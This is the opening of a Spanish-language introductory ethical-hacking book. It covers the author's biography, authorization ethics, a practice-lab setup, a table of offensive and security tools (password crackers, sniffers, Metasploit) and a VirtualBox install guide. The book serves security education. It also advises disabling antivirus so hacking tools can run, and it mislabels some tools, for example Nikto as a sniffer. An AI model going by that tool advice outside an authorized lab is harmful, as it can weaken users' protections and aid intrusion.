**Conviértete en un Ethical Hacker**


Juan C. Rodríguez Correa
P.O Box 55
Caguas, PR 00726-0055
Autor: Juan C. Rodríguez.
Revisión 5.0
10/12/10

# CONTENIDO

# Dedicatoria

Este libro quiero dedicárselo a mi esposa, gracias por apoyarme en todos mis proyectos.

# Acerca del Autor

Juan Carlos Rodríguez es el fundador y Presidente de las empresas NETYK Technologies Inc, Colegio de Informática y Tecnología de Puerto Rico, Inc y la comunidad Incube2. Cuenta con más de 10 años de experiencia en la campo de la seguridad y en el manejo de riesgo a nivel Ethical Hacking.

Comenzó en el mundo de la tecnología a principios de los catorce (14) años de edad y desde muy joven sentía la necesidad de aportar a otros sus conocimientos por lo que tomó la iniciativa de diseñar talleres y seminarios, los cuales ofrecía en la biblioteca de su escuela, en beneficio de todas aquellas personas que desearan incrementar sus conocimientos en computadoras.

Un aspecto clave en la formación profesional del autor ha sido su actitud autodidacta, ya que no solo se conformaba con lo aprendido en la escuela, sino que buscaba información adicional que le proveyera mayor estructura de conocimientos en sus áreas destacadas. Por tal razón, muchos de sus maestros, quienes les impartían cursos en la escuela, optaban por tomar clases con él los fines de semanan en la marquesina de su casa. Juan Carlos tenía por costumbre el visitar la biblioteca, aunque no lo hacia para buscar las típicas novelas o cuentas, más bien se llevaba libros de Unix. Siempre mostró un particular interés por el mundo de las comunicaciones y constantemente buscaba saciar el hambre de conocer sobre el funcionamiento de las cosas.

Actualmente, Juan Carlos posee un Bachillerato en el área de sistemas de información y tiene las certificaciones de:

- CompTIA A+
- CompTIA Network+
- CompTIA Security+
- MCSA
- MCSE
- MCTS
- MCDST
- MCT
- MVP 2010
- CEH

Rodríguez posee gran experiencia en el área de "***Penetration Testing and Vulnerability Assessment***". Juan Carlos ha participado en muchos programas de televisión exponiendo sus experencias en el campo y orientando a millones de personas a través de los medios de comunicación.

Es autor de los libros, "Aprende a hacer tu Página de Internet" y "PHD en Redes". Estos libros están diseñados con metodologías prácticas para el dominio de cada uno de sus temas, mediante la lectura y la práctica.

Una de las frases más usadas por Juan Carlos es "**Nunca te des por vencido**".

# Agradecimiento

Quiero darle las gracias especialmente a Dios, por darme la sabiduría que estaré compartiendo con usted mediante este libro. También quiero agradecer a mi equipo de trabajo, quienes siempre están dispuestos a llevar la educación a otro nivel.

Gracias a todas esas personas que me envía emails con preguntas sobre seguridad y Ethical Hacking. Por ellos, se ha publicado este libro. Agradezco además, a todas las personas que me han apoyado día a día y siempre han creído en mí. Gracias a mi familia, que aunque cerca o lejos, siempre serán mi fuente de inspiración.

Un especial agradecimineto a usted, que está leyendo este libro y no vea esto como unas simples palabras que están escritas en este papel. Entienda que realmente le estoy hablando a usted, sí, a usted mismo. Gracias por permitirme llegar a su vida a través de este libro.

Muy respetuosamente,

# Prepárate para el mundo del Ethical Hacking

Bienvenido a una de las batallas más importantes de su vida, usted ha entrado al mundo fascinante del Ethical Hacking. Ser un Ethical Hacker va más allá del simple hecho de utilizar herramientas para verificar puertos, buscar vulnerabilidades o atacar sistemas. Ser un Ethical Hacker no es utilizar herramientas. Ser un Hacker es una forma de pensar.

En muchas de mis conferencias, las personas creen que me he convertido realmente en un Ethical Hacker, porque tomé un curso, me certifiqué y sé usar herramientas de seguridad. Eso más lejos de la realidad no puede estar. La verdad del asunto es que nadie se hace realmente un Ethical Hackers, simplemente utilizando herramientas. Ser un Ethical Hacker es un estilo de vida, es una forma de pensar, que cuando la tienes, no puedes alejarte de ella.

Durante los años he aprendido que los sistemas no fallan por si solos, fallan por las siguientes razones:

- Están mal configurados
- Su programación tiene fallas
- No le realizan las actualizaciones requeridas
- No evalúan la seguridad del mismo

Usted no se imagina cuántas empresas gigantes existen en el mundo las cuales tienen grandes fallas de vulnerabilidades, debido a configuraciones muy simples. Las empresas gastan millones de dólares en infraestructura en el área de la seguridad, pero muchas veces dejan las cuentas de sus sistemas sin passwords o servidores desprotegidos.

### *Historia que contarles*

Hace varios años tuve la oportunidad de participar en un congreso de tecnología muy famoso en Puerto Rico. Durante ese congreso puede demostrar que una empresa que ofrece grados académicos en sistemas y computadoras tenía muchos de sus servidores expuestos a la Internet y cualquier persona con simples conocimientos en sistemas podía acceder a todas las cuentas de esos servidores, recursos compartidos, impresoras y servidores de archivos.

Lo peor de todo esto, es que la empresa que tenía la vulnerabilidad fue la empresa que organizó el evento y por eso nunca me volvieron a llamar. Antes de hacer el análisis de seguridad les pedí autorización en vivo a los encargados de la empresa y me dieron la autorización, pero ellos confiaban que nada malo podía pasar.

Ellos tenían razón, yo no iba a hacer nada malo, ni tampoco era mi intensión hacerlo. Solo pensé que como era una conferencia de seguridad podríamos hacer algo de Ethical Hacking y salió todo bien, pero no como yo esperaba.

Recuerdo que al final de la demostración me dijeron, “Fue un placer tenerlo a usted en nuestro congreso”, me entregaron un regalo de agradecimiento y todo el mundo me miraba como si hubiera matado al presidente. Les soy honesto, no fue divertido la experiencia, incluso trate de comunicarme con la persona que me invitó para el congreso y nunca volví a saber de esa persona (Posiblemente la despidieron).

**¿A dónde voy con todo esto?**

Lo que quiero decir es que si una empresa que ofrece grados académicos en sistemas y seguridad, estaba vulnerable y no tuvieron un plan para mitigar el problema, imagine cómo deben estar las millones de empresas que desconocen totalmente el mundo del hacking.

El Presidente de los Estados Unidos firmó una ley, en donde los médicos deberán utilizan sistemas de record médicos electrónicos.

Si ese doctor tiene varias oficinas o varios médicos, se necesitará configurar una red. Si se configura una red, se debe configurar para compartir recursos y si comparten recursos, hay accesos de los usuarios a esos recursos y si ellos tienen acceso, un atacante también podría tener acceso.

**¿Usted tiene una idea a lo que se está exponiendo ese doctor?**

Yo creo que son muy pocos los doctores que realmente conocen sobre el Ethical Hacking. No estoy diciendo que los doctores no conozcan de computadoras, solo estoy diciendo que el campo de ellos es la medicina, no el mundo de la seguridad en sistemas ni el Ethical Hacking. Hay millones de hackers esperando que sus records médicos estén en la red, para empezar los ataques.

Hay muchos doctores que lamentablemente no saben de computadora y es la verdad. No quiero ofender a ningún doctor, pero he ido a oficinas donde ni siquiera computadora tienen.

Todos los días las empresas privadas reciben ataques y hasta el gobierno ha sido hackiado. Sí el gobierno, que tiene millones de dólares en infraestructuras de seguridad y muchos expertos que pueden proteger la red, ha sido hackiado, imagine a una empresa que desconece sobre los hackers.

Pero claro, alguien tiene que decirlo, la seguridad en sistemas no está funcionando. No es que sea mala, es que no la aplican. Son muy pocas las personas que tienen la capacidad de implementar las reglas y sobre todo seguirlas.

# Los llamados Expertos en Sistemas

En buena hora, tengo que decir que hay muchos administradores de sistemas que se creen los más expertos en seguridad de sistemas y no estoy diciendo que eso este mal, para nada. El problema radica en que muchos de ellos no permiten que otras personas le den consejos sobre configuraciones de sistemas o seguridad, No leen, no se actualizan y creen que el sistema está bien configurado por la simple idea de que como ellos mismos lo hicieron, ya está bien realizado.

**La realidad**

No conozco ningún experto que no se haya equivocado o pasado por alto alguna seguridad. Por eso se recomienda que se creen un plan de seguridad, para que luego que se configure un sistema se le hagan análisis de vulnerabilidades.

## La documentación

La documentación es importante en cualquier proyecto, pero: ¿A quién le gusta escribir?. He ido a empresas multinacionales a dar servicio y cuando llego al área de sistema, le pregunto al administrador, ¿Me podrías enseñar la documentación de la red?. Simplemente me dicen, que no la tienen lista o que es eso es perder tiempo porque ellos están allí.

Les dejo saber a los patronos de las empresas, que si la documentación no está y estamos confiando en el administrador de la red, **¿Qué pasaría si el administrador renuncia?.**

Usted como "**Ethical Hacker**" debe estar pendiente de todos los puntos. No solamente que si el sistema tiene vulnerabilidades o no. Esto no se trata de entrar al sistema y extraer información. Esto no se trata de implementar un virus, romper códigos de seguridad ni decirle al mundo que tan bueno es usted en el hacking. Esto se trata de la seguridad de una computadora, una empresa o una nación. Su compromiso es velar por la seguridad de la información y la información se encuentra en todos los lugares.

Si hablamos sobre usted, **¿Usted sabe dónde se encuentra su información, a caso lo ha analizado?**

**Su información se encuentra en:**

- La oficina de su doctor
- En la escuela donde ha estudiado
- En los bancos donde usted tiene las cuentas bancarias
- En las redes sociales
- Su pareja tiene su información
- En las oficinas de su plan médico
- En las agencias gubernamentales donde usted paga sus impuestos
- En las empresas en las que ha trabajado

Esto es algo más serio de lo que usted quizás ha imaginado. Pero no hablemos de su caso en específico, hablemos de que la información que se encuentra en algunos de los puntos mencionados, es manejada muchas veces por personas irresponsables.

**¿Qué usted puede hacer contra el manejo de su información por personas externas?**

Nada. Sí, tengo que decirlo así mismo NADA. Usted no tiene el control de lo que hacen esas personas y si quiere sentirse mejor, pues le digo que esto siempre ha pasado. Lo único es que usted no ve lo que pasa con la información, hasta que le roban la identidad o le hacen un fraude a su nombre, por miles o millones de dólares.

**¿Divertido no?**

Quizás piensas que esto no tiene nada de divertido. Usted se deja llevar por su ética y analiza que robar información, violar la seguridad de los sistemas, interceptar mensajes sin autorización, entrar a cuentas de emails de personas externas sin autorización, realizar alteraciones a los cheques para aumentar la cantidad en los depósitos en las cuentas bancarias, borrarle la información de un disco duro de una persona, no tiene de divertido, pues deseo informarle que para los **HACKERS, SI!!!**

Ah claro, se me olvidó, quizás usted ha leído un poco sobre los hackers y según muchos diccionarios la definición de un **hacker** sería: son personas buenas, que simplemente entran a un sistema, violan la seguridad del mismo e implementan un virus, simplemente para propósitos educativos, para así aprender como funciona todo este mundo.

Primero, tengo que aclarar, que entrar a un sistema sin autorización es ilegal, robar información es ilegal e implementar un virus en sistema, también es ilegal y con lleva pérdidas de dinero, debido a la perdida de información que sea dañada.

Si el hacker hace algo ilegal, es un criminal y si usted desea combatir contra ellos, entonces debe pensar, como un criminal.

## Bienvenidos al mundo real

El mundo real está lleno de personas buenas y personas malas. Si usted cree que todas las personas son buenas, creo que vivimos en dos mundos diferentes. Si usted cree que todas las personas son malas, creo que está equivocado. A veces escucho a las personas hablar aquí en Puerto Rico sobre la economía, la criminalidad, el gobierno y otros aspectos que afectan el país de forma directa o indirecta. Pero a pesar de todo esto, a las personas se les olvido que el mundo no es 100 x 35 (tamaño promedio de la Isla de Puerto Rico en millas).

El mundo es más que eso, hay culturas y creencias diferentes. Cada ser humano tiene diferentes pensamientos para hacer el bien y para hacer el mal. Por eso tenemos que protegernos.

**Los Crackers "Hackers que utilizan sus conocimientos para hacer daño".**
Los crackers están por todos los datos. Si usted instala un IDS "Intrusion Detection System" en su computadora o en su red, usted podrá detectar la gran cantidad de ataques que van a su computadora de diferentes partes del mundo, de personas que usted no conoce y que en muchos casos no le gustaría conocer.

## Es hora de armar su equipo de guerra

En todas las guerras del mundo, cada uno de los combatientes debe tener sus armas listas para ser utilizadas. Si usted entra al mundo del Ethical Hacking y no tiene sus equipos ni recursos listos, le harán su computadora pedazos.

**¿Por qué tener un laboratorio para Ethical Hacking?**
El enfoque de tener un laboratorio es para que usted pueda hacer sus prácticas y simular ataques. En muchas de mis conferencias y adiestramientos para **Ethical Hackers**, me preguntan porque no podemos hacer análisis de vulnerabilidades ni intentos de hacking a empresas como lo haría un cracker y esto es simple, porque es ilegal.

Usted no puede estar utilizando sus herramientas de Hacking para hacer pruebas a una empresa, sin autorización previa y escrita.Un laboratorio es un ambiente controlado por usted, en donde usted simulará ser el atacante y la víctima. Pero claro, no pasara nada malo, porque son sus propios equipos y usted no se demandará usted mismo.

**Usted puede construir su propio laboratorio si desea:**

- Practicar para alguna certificación de seguridad o sistemas
- Para adquirir conocimientos
- Para hacer pruebas
- Para hacer prácticas con herramientas de seguridad

**Equipos utilizados por los hackers**
Cuando usted desarrolle su ambiente de práctica, es bueno que cuente por lo menos con 4 máquinas:

1. Computadora del hacker
2. Servidor en Windows Server 2008, puede ser WS 2000 ó WS 2003
3. Servidor en Linux, puedes utilizar las distribuciones de OpenSuSe, Redhat, CentOS
4. Computadora cliente, conectada al servidor

**También se requiere que usted tenga en sus equipos:**

- Router
- Switch
- Baterry backup (UPS)
- Hubs
- Firewalls
- Conexión al Internet
- KVM “Keyboard, Video and Mouse.
- Network – attached storage (NAS)

**Programas que utilizan los hackers:**

- Trojans
- Viruses
- Worms
- Malware
- Port Scanners
- OS fingerprinting tools
- Vulnerabiltity assessment tools
- Exploits
- Null sesión tools
- Spyware
- Backdoors
- Password Cracking Tools
- Wireless tools

**¿En dónde puedo conseguir estos equipos?**
El hardware, puede ser equipo que ya tienes, si no tienes equipo puedes hacer lo siguiente:

- Comprar equipos usados
- Verificar en ventas de subastas
- Solicitar equipo prestado
- Comprar equipos nuevos * No es lo más recomendado, lo mejor sería conseguir equipos que ya tengan 1 año de uso en el mercado. Debido a que la mayoría de las empresas, no renuevan sus equipos todos los años.

**Sitios recomendados para conseguir equipos:**

- http://www.ebay.com
- http://www.liquidation.com
- http://www.ubid.com
- http://www.clasificadosonline.com

También podrías verificar en compañías que van a cerrar y van a vender todo su inventario, muchas de estas compañías se promociones en periódicos locales, para hacer la venta de su inventario de equipos.

**Consejos a la hora de configurar tu network para el laboratorio.**

- No utilices configuraciones ya pre-existentes en la red, trata de configurarlo desde cero
- Instala sistemas operativos comunes, por ejemplo: Windows XP, Vista o 7
- Se recomienda que instales Windows Server en una de las computadoras, esto es pensando que tienes 4 computadoras
- Recuerda instalar siempre el sistema operativo desde cero, para así evitar que existan configuraciones anteriores
- Identifica si la red va a estar configurada en formato "Workgroup o Dominio"
- Identifica si le vas a poner "IP" estático o las vas a configurar por DHCP Server.

**¿En dónde puedo descargar Windows 7, Windows Server y Linux?**

- **Para descargar Windows 7 Trial versión (90 days):**
  - http://technet.microsoft.com/en-us/evalcenter/cc442495.aspx?ITPID=sprblog
- **Para descargar Windows Server 2008 Trial versión:**
  - http://www.microsoft.com/windowsserver2008/en/us/trial-software.aspx
- **Para descargar cualquier distribución de Linux:**
  - http://www.distrowatch.com

# Máquinas virtuales

Las máquinas virtuales son una excelente herramienta cuando no se cuenta con computadoras adicionales. Supongamos que usted desea tener 4 computadoras para hacer sus prácticas y no cuenta con el dinero ni con los equipos para hacer su laboratorio, pues para esto, puede utilizar las máquinas virtuales.

El mundo de la virtualización está creciendo a una velocidad increíble. Muchas de las empresas que antes tenían 20 servidores en su infraestructura, ahora solo tienen 5 servidores físicos y los otros virtuales. La virtualización llego para quedarse. Esto nos economiza espacio, recursos de energía y empleados.

**¿Qué es realmente una máquina virtual?**
Una máquina virtual se crea con un programa de computadora, utilizado para virtualización. Podemos mencionar los programas de virtualización:

- Virtual PC
- VMWare
- Virtual Box

Claro, existen otros programas para virtualización, pero todo depende que sistema operativo estés usando como base.

**Para descargar estas aplicaciones:**

**VMware Workstation**: http://www.vmware.com
**Virtual PC**: http://www.microsoft.com
**Virtual Box**: http://www.virtualbox.org

Yo personalmente, tengo mis propias máquinas virtuales ya configuradas. Cuando una empresa me contrata para realizar algún servicio de "**Penetration Testing"**, ya tengo mis propias máquinas virtuales configuradas y con las herramientas que voy a utilizar para hacer las pruebas de seguridad.

No se recomienda instalar herramientas de hacking o de seguridad en su computadora de uso diario, debido a que la pondrá lenta o puede alterar las configuraciones que ya tienes en tu PC, por eso se recomienda tener una computadora aparte para las pruebas o tener una máquina virtual dentro de su computadora personal.

Por último y no menos importante, le informo que mucha de las herramientas que usted va a instalar en su laboratorio de seguridad y ethical hacking, son detectadas por los antivirus. Si un antivirus detecta su aplicación para escanear puertos, debe deshabilitar el antivirus para que la herramienta pueda funcionar, de no hacerlo, podría tener problemas ejecutando la aplicación.

En la próxima lista de verificación de tareas para tu laboratorio de seguridad, encontrarás una guía para saber si vas por el orden correcto.

**Check List** > Laboratorio de Seguridad

| Orden | Descripción | Completado |
|---|---|---|
| 1 | Tener disponible inventario para el laboratorio | |
| 2 | Asignar un área para el laboratorio | |
| 3 | Verificar si tiene acceso al Internet desde el laboratorio | |
| 4 | Tener identificado que tipo de red va a crear (Workgroup o Domain) | |
| 5 | Saber qué sistema operativo va a instalar | |
| 6 | Determinar que “Software” vas a instalar | |
| 7 | Determinar las configuraciones de IP que vas a utilizar | |
| 8 | Ensamblar la red y conectarla | |
| 9 | Verificar que hay acceso al Internet en los equipos | |
| 10 | Instalar las herramientas de ethical hacking y verificar que funcionen | |
| 11 | Listo para el laboratorio | |

Es importante que al momento de crear su laboratorio, instale las herramientas que estaremos discutiendo en este libro. Ahora, algo más importante que las herramientas, es que entiendas que los hackers comienzan a atacar los sistemas con técnicas simples y luego van aumentando su estilo de ataque con técnicas más complejas.

Lo que quiero decirte es que comiences tus prácticas con técnicas simples y cuando las domines, sigue practicando con técnicas más avanzadas.

*Usted como Ethical Hacker, tiene la responsabilidad de saber que no puede atacar ningún sistema, ni hacerle pruebas empresas o individuos a menos que esté autorizado por el dueño y/o encargado, mediante un documento escrito.*

## Herramientas para tu arsenal

Herramientas como Ethical Hacker que no te deben faltar en tu arcenal.

| Herramienta | Descripción - Ingles |
|---|---|
| Nessus | Vulnerability Scanner |
| Wireshark | Packet Sniffer |
| Snort | IDS “Intrusion Detection Systems” |
| Netcat | Read and Write data accross network connections |
| Metasploit Framework | Exploitation Framework |
| Hping | Network Probing tool |
| Kismet | Sniffer para redes inalambricas |
| Tcpdump | Packet Sniffers |
| Cain & Abel | Password Cracking tools |
| John the Ripper | Password Cracking tools |
| Ettercap | Herramienta para interceptar data |
| Nikto | Sniffer |
| OpenSSH | Secure Remote Access |
| THC Hydra | Network Cracker |
| Paros Proxy | Web proxy Asessment Tool |
| Dsniff | Password Capture |
| NetStumbler | Wireless Access Point Detector |

| | |
|---|---|
| GFI LANguard | Vulnerability Scanner |
| Aircrack | WEP/WPA Cracking |
| Superscan | Port Scan |
| Netfilter | Linux packet Filter |
| Sysinternals | Collection Tools for Windows |
| Retina | Vulnerabilty Scanner |

Estas son alguna de las herramientas que no podrian faltar en tu arcenal. Cada Ethical Hacker, utiliza las herramientas que mas le gusten. Muchas veces existen herramientas que hacen casi lo mismo que las otras, a diferencia que unas son mas graficas, rapidas o contienen otras aplicaciones adjuntas.

Si usted desea descargar mas herramientas de seguridad, le invito a entrar al portal:
www.insecure.org

# Configure su primera máquina virtual

Antes de comenzar con la instrucción del Ethical Hacking, le recomiendo que primero empiece a configurar su máquina virtual, debido a que estaré hablando sobre las diferentes herramientas de seguridad que existen y estoy totalmente consciente de que usted va a desear instalar las herramientas y utilizarlas.

Por esta razón le he colocado una guía de instalación y configuración de una máquina virtual con Virtual Box. Virtual Box es una aplicación para crear máquinas virtuales. Esta aplicación es muy utilizada por los Ethical Hackers, al igual que la aplicación de VMware Workstation. Si la aplicación de Virtual Box, le da problemas al instalar algún sistema operativo, le invito a que instale VMware Workstation. Usted puede descargar esta aplicación desde: http://www.vmware.com.

**Guía para instalar Virtual Box**
Es importante que usted conozca cómo se instala y se crea una máquina virtual, por eso he desarrollado una guía para que usted mismo conozca cómo crearla.

**Nota importante:** Si usted va a utilizar máquinas virtuales en su computadora, se recomienda que tengas más de **2 GB** de memoria en la computadora. Si no, su computadora se pondrá lenta.

**Paso #1**: Entrar a www.virtualbox.org y entrar al área de "**Download**"


**Paso #2:** Escoge la plataforma que vas a descargar. Si es Windows, escoges para la plataforma Windows.



Es importante que verifiques que plataformas estarás usando, para que conozcas cual vas a instalar. Luego que presiones el enlace, te aparece la opción para descargarlo y guardarlo en tu computadora. Debes guardarlo y luego ejecutarlo, para que comience la instalación.

Le recomiendo que haga una carpeta en el "**Desktop**" o en "**Documents**", para que guarde todos los programas que estarás descargando. Así todo estará más organizado.


Si deseas tener todas las guías e instrucciones de Virtual Box, podrías entrar a este portal: http://www.virtualbox.org/wiki/TracGuide

**Paso #3**: Luego de ejecutar el programa de instalación del Virtualbox, debes seguir las instrucciones de Instalación.






Ahora debes presionar el botón de "**Next >**"





En esta ventana puedes elegir si deseas un “shortcut” en el desktop. Luego presionas el botón de “**Next** >”.

